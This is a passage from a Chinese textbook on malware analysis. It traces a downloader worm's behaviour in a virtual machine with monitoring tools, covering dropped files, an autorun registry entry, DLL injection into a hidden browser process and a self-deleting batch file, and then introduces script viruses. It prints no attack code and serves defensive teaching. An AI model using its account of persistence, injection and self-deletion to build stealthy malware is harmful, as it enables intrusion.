


图 3-114 方案二的配置界面

3.4 计算机病毒行为分析综合案例

这一节我们就利用前一节搭建的病毒分析实验室分析一个下载者病毒，从而对监控工具做进一步练习。首先我们使用方案一的实验室，启动虚拟机，并且恢复快照“方案一”。

我们这里要运行的是一个下载者病毒（注意：在运行任何计算机病毒时都要十分小心，一定要确保在虚拟机中运行，并且要确保虚拟机与外界断绝联系）。我们将病毒文件拖放到虚拟机中并修改文件名，为其添加.exe 扩展名，然后双击运行这个病毒。

刚开始我们可以看到图 3-115 所示的监控结果。

当我们双击运行病毒时并没有出现什么窗口，这是绝大数病毒的特性，它会很隐蔽

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-115 ProcessExplorer 监控到 Worm 已经运行

地运行，通过监控工具可以察觉病毒的运行。如上图 ProcessExplorer 窗口的监控记录可以看到病毒已经运行起来了，同时 Filemon、Regmon 两个窗口中也有了相应的记录。此时不需要做什么，继续观察，如图 3-116 所示。




图 3-116 Worm 创建了 iexplorer.exe 进程

过了一段时间，病毒 Worm.exe 创建了一个新进程 iexplore.exe。我们知道 iexplore.exe 是 Windows XP 自带的浏览器。病毒启动了浏览器，然而我们并没有看到浏览器窗口。这是因为病毒是以隐藏窗口的方式启动的浏览器进程。有经验的分析员到这里就可以猜测出病毒下一步要做的肯定是将自己的病毒代码注入到浏览器进程中去执行。

疑 问

既然病毒已经运行起来了，为什么不自己直接运行病毒代码，而是将病毒代码注入到浏览器进程中去执行呢？

这是为了更好地隐蔽自己，因为 iexplore.exe 是系统自带的程序，当系统中启动了一个浏览器进程通常不会引起我们什么怀疑。然而如果系统中突然启动了一个从未见过的陌生进程就很容易引起我们的怀疑。所以多数计算机病毒都是将病毒代码注入到已经存在的系统进程中去执行，然后病毒进程再退出。由此可以推断：Worm.exe 将会把病毒代码注入到它启动的浏览器进程中去，然后结束自己的进程，从而避免被用户察觉。我们继续观察病毒行为，验证一下我们的推论是否正确。如图 3-117 所示，病毒又启动了 cmd.exe 命令行进程，关于病毒启动命令行进程想做什么我们先不用去理会，稍后就会知道，继续观察。




图 3-117 Worm 启动了 cmd.exe 进程

如图 3-118 所示，cmd.exe 进程启动的 ping.exe 进程，而在命令程序中，ping 是用来测试网络连接状况的命令，继续观察。



图 3-118 cmd.exe 启动了 ping.exe 进程

如图 3-119 所示，我们前面的推论是正确的，病毒进程结束了，而且我们还看到病毒文件本身也消失了。再观察 TcpView 窗口的变化，我们可以看到浏览器进程进行了网络操作，继续观察。




图 3-119 病毒进程退出

如图 3-120 所示，cmd.exe 进程也退出了，浏览器继续网络操作。继续观察几秒中，可以看到进程再无明显变化，此时就可以看一下 Filemon 和 Regmon




图 3-120 cmd.exe 进程退出

的监控结果。如图 3-121 所示，通过观察 Filemon 的监控结果可以得知病毒对文件的操作情况。




图 3-121 Worm.exe 病毒进程创建了四个文件



病毒释放了如下文件：

c:\windows\system\lljyn081119.exe;

C:\Documents and Settings\All Users\lljyndf16.ini;

c:\windows\system\llbjyn32bb.dll;

c:\dfDelmllij.bat。

如图 3-122 所示，同时病毒启动的 cmd.exe 进程删除了如下文件。




图 3-122 病毒启动的 cmd.exe 删除了病毒自身文件

- (1) 病毒自身文件；
- (2) c:\dfDelmllij.bat。

继续查看 Regmon 的监控结果，如图 3-123 所示。

可以看到病毒设置了一个自启动项，命名为 llajyn\_df，自启动项对应的程序是：c:\windows\system\lljyn081119.exe。

接下来我们将对监控工具的监控结果进行分析，然后概括出此病毒所做的操作。

病毒运行后释放了一些文件到系统目录下，其中文件 c:\windows\system\lljyn081119.exe 实质就是病毒自身的备份，使用文件比较工具可以得出此结果，如图 3-124 所示。

由此得知病毒首先将自身复制到了系统目录下，并且命名为 lljyn081119.exe。通过对注册表的监控得知，它又把这个复制后的病毒文件设置为自启动项，从而达到每次开机都能够自动运行的目的。病毒又以隐藏窗口的形式启动了 IE 浏览器进程，我们推断病毒一定把病毒代码注入到了 IE 进程里运行。



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-123 Worm.exe 的注册表监控结果




图 3-124 病毒释放的 lljyn081119.exe 就是自身复制

说明

这里简单介绍一下注入功能：一般由一个进程向另外一个进程注入代码有两种方式，一种是直接将计算机二进制指令写入到目标进程中去，然后远程执行被注入的代码。另一种方法是释放一个动态链接库（动态链接库通常指以.dll 为扩展名的文件，这种文件也含有可执行代码。但是它并不能自己独立运行，必须由某个程序加载后才可以执行），然后将此动态链接库加载到目的进程，从而达到注入目的。

通过以上判断，另外由 Filemon 我们得知这个病毒的确释放了一个动态链接库文件：c:\windows\system\llbjyn32bb.dll。由此可以猜测出此病毒利用注入 DLL 文件的形式注入代码，那么肯定 c:\windows\system\llbjyn32bb.dll 文件被注入到新启动的 iexplorer.exe 进程

中。我们可以验证一下。回到运行病毒后的虚拟机中，然后在 ProcessExplorer 工具中按快捷键 Ctrl+E（这个功能是在当前所有进程中搜索加载了指定 DLL 文件的进程），此时弹出 DLL 文件查找窗口，如图 3-125 所示。

输入 c:\windows\system\llbjyn32bb.dll 后单击“Search”按钮进行查找，查找结果如图 3-126 所示。




图 3-125 DLL 搜索对话框




图 3-126 在 iexplore.exe 进程中搜索到 c:\windows\system\llbjyn32bb.dll

从图中可以看出 IE 浏览器进程确实加载了病毒释放的动态链接库。由此确定病毒注入了动态链接库 c:\windows\system\llbjyn32bb.dll 到 IE 进程中。

之后病毒还释放了 c:\dfDelmllij.bat 文件（.bat 为扩展名的文件是批处理文件，这样的文件通常由 cmd.exe 来执行，可以完成很强大的任务，这种文件可以用记事本打开）。之后病毒就启动了 cmd.exe 程序，很显然在执行 c:\dfDelmllij.bat 文件中的命令。如何得知 c:\dfDelmllij.bat 文件都做了什么呢？在 Filemon 的监控结果中清楚地记录 cmd.exe 进程删除了病毒自身文件和释放的 c:\dfDelmllij.bat 文件。那么 c:\dfDelmllij.bat 文件的功能就是删除病毒自身，大多数计算机病毒都是使用这种方法删除自身的。最后只剩下 IE 浏览器进程在不断地连接网络，这便是监控工具所监控到病毒的整体行为。

我们也可以使用虚拟机中的“方案二”的快照进行分析监控，使用它将会得到相同的结果。在今后的病毒分析过程中，具体使用哪种方案，使用什么监控工具完全取决于个人习惯和熟练程度。只要掌握病毒工作原理，以及病毒常用的手法，无论使用什么工具都可以辅助我们完成分析，最终消灭病毒，还我们一个干净无毒的系统环境。

#### 疑 问

通过以上分析监控我们得知病毒最终目的是将一个 DLL 注入到 IE 进程中去，当然病毒的主要功能自然在被注入的 DLL 中完成。被注入 DLL 的病毒代码注入到 IE 浏览器后究竟做了什么呢？我们只需分析这个 DLL 文件的功能即可。但是 DLL 文件是不能够直接运行的，无法通过行为监控的方法分析它。这时需要使用另一种病毒分析方法——计算机病毒代码分析方法，下一章将介绍这种方法。

本章详细介绍了计算机病毒分析的捷径——行为监控分析方法。该方法直接监控病毒的行为，检测病毒使用的手段，这种方法是系统恢复、快速掌握病毒大体功能的首选分析方法。

# 4

## 计算机病毒高级分析

通常分析计算机病毒有两种方法：一种就是前一章所讲述的行为监控，通过行为监控的方法分析病毒，能够很容易得知病毒的文件、注册表、进程等方面的行为以及其对系统的影响，对于系统恢复很有帮助。但是这种方法无法得知病毒的真正目的和功能。相对而言这种方法比较简单直观，是分析病毒的首选方法。另一种是计算机病毒代码分析。因为病毒的所有功能都是通过代码完成的，只要我们能够拿到病毒样本文件，就可以对其进行分析。如脚本病毒可以直接分析其代码；Win32 病毒可以反汇编出病毒的汇编代码；代码经过加密的病毒可以解密出它的所有代码，然后通过代码分析掌握病毒的行为和功能。分析计算机病毒代码可以掌握该病毒所有行为以及病毒的所有功能。可能有些读者要问，既然代码分析如此强大，为什么还要进行行为监控呢？事实确是如此，只通过代码分析就可以对病毒的一切都掌握的一清二楚，但是代码分析需要掌握很多知识，如：对各种计算机语言的掌握，对操作系统的了解以及对各种 Windows API 函数的掌握都是至关重要的。而且现在的病毒为了防止分析员进行代码分析，更是想尽办法，例如给程序加壳、加密、远程注入、利用双进程执行功能等。这也注定了代码分析具有一定的难度和复杂度。然而行为监控相对而言要简单许多，所以通常分析病毒的时候首先进行行为监控，然后再进行代码分析了解其功能。另一方面当我们通过行为监控的方法掌握病毒的整体行为后，有了这些重要的线索，再进行代码分析也是很有帮助的，比起直接分析代码要容易许多。这一章将讲解计算机病毒代码分析的相关知识。

### 提示

进行计算机病毒代码分析并不是一件容易的事情，当今流行的病毒变化多样，层出不穷，使用的语言也是多种多样，可以说所有用于编写计算机程序的语言都可以编写计算机病毒。所以要通过分析代码的方法分析所有的计算机病毒，势必要掌握所有的编程语言，这并不是一件容易的事情。当前流行的计算机语言非常多，而且差别也比较大，若完全掌握并非一朝一夕能够办到。另外，许多计算机病毒作者为了防止分析人员进行分析，更是想尽各种办法增加我们的分析难度，例如给代码加密，给程序加壳（关于壳的概念稍后讲解）等。这更增加了代码分析的难度。笔者所述的这部分内容也只是一块敲门砖，分析重点，引导读者进入病毒代码分析领域。要成为一名出色的病毒分析工程师，还需要读者经过长期学习，掌握多方面知识，积累经验。

要通过代码分析掌握病毒的行为功能就一定要掌握各种能够编写计算机病毒的语言。常见的编写病毒的语言有脚本语言、汇编语言、C/C++语言、Basic语言、E语言等。一般情况下，没有经过加密的脚本语言是可以利用例如记事本等编辑器直接打开阅读源码的。但是用汇编语言、C/C++语言、Basic语言、E语言等高级语言编写的 Windows 32 位程序是无法直接阅读其源码的，必须借助特殊的反汇编工具进行反汇编，然后阅读其汇编代码。所以说，只要掌握了汇编代码，那么理论上用任何语言编写的 Windows 32 位可执行程序都是可以进行反汇编分析的。只不过不同的编译器生成的代码差异非常大，分析难度也各不相同，这需要各种知识的学习和经验的积累。

## 4.1 脚本语言的学习掌握

### 4.1.1 脚本语言概述

脚本语言（Scripting Language）是一种解释型语言，一般内嵌在其他语言或者程序中，由解释器逐行解释执行，是一种非常简单的程序语言。它由一些 ASCII 码组成，并且可以用“记事本”等文本编辑器直接对其进行编写。

脚本语言对系统的控制能力相对其他大型编程语言来说，要弱得多，但比 HTML 之类语言要强。由于它是一行行解释执行，所以运行起来比高级编译语言编写的程序慢。尽管如此，脚本语言的功能也非常强大，他们利用 Windows 系统具有开放性的特点，通过调用一些现成的 Windows 对象和组件可以直接对文件系统、注册表等进行控制。

### 4.1.2 脚本病毒概述

脚本程序是用脚本语言编制的程序，即用一条条脚本代码组成的完整的逻辑指令。脚本代码是用脚本语言编制的代码，一般来说脚本代码和脚本程序有时候通用。如 Perl、JavaScript、VBScript 等脚本语言不需要事先编译，只要利用合适的解释器便可以执行代码。但是对于高级语言编写的编译程序，如 C、C++、Java 等则必须先经过编译，将源代码转换为二进制代码之后才可以执行。

网站发展的初期，所有的程序都是在服务器端执行，然后再将执行结果发送到客户端。随着客户端计算机的功能越来越强大，CPU 速度越来越快，如果将部分简单的操作交给客户端的计算机处理，这样就可以大大提高服务器的工作效率。这时候网页脚本语言就应运而生了，因为这种脚本语言能够与一般的 HTML 语言交互使用。在读取网页的同时，脚本语言编写的小程序也被传输到客户机上，并在客户机上执行。这便为脚本病毒的诞生奠定了基础。

脚本病毒是具有恶意行为的脚本程序，通常是指利用“.asp”、“.htm”、“.html”、“.vbs”、“.js”等类型文件进行传播的基于 VB Script 和 Java Script 并由 Windows Scripting Host 解释执行的一类病毒。脚本病毒一般利用 ActiveX 进行网页传播，利用 OE 的自动

发送邮件功能进行邮件传播。脚本病毒通常会与网页结合，将恶意代码内嵌在网页中，当用户浏览带毒的网页时病毒便立即发作。

计算机脚本病毒通常分为两种，其一指“Windows Script Host”（WSH Windows 脚本宿主）脚本病毒，由 Wscript.exe 或 Cscript.exe 解释执行。另一种指 HTML 或 ASP 中的脚本，分别由 IE 和 IIS 负责解释。本书将讲解第一种。

4.1.3 WSH（Windows Scripting Host）

WSH，是“Windows Scripting Host”的缩略形式，其通用的中文译名为“Windows 脚本宿主”。它是内嵌于 Windows 操作系统中的脚本语言工作环境。Windows Scripting Host 这个概念最早出现于 Windows 98 操作系统，是 Windows 操作系统的 MS-Dos 下的批处理命令，它曾有效地简化了我们的工作、带给我们方便，这一点就有点类似于如今大行其道的脚本语言。我们可以把批处理命令看成是一种脚本语言，它只是 98 版之前的 Windows 操作系统所唯一支持的“脚本语言”。而此后随着各种真正的脚本语言不断出现，批处理命令显然就力不从心。面临这一危机，微软公司在研发 Windows 98 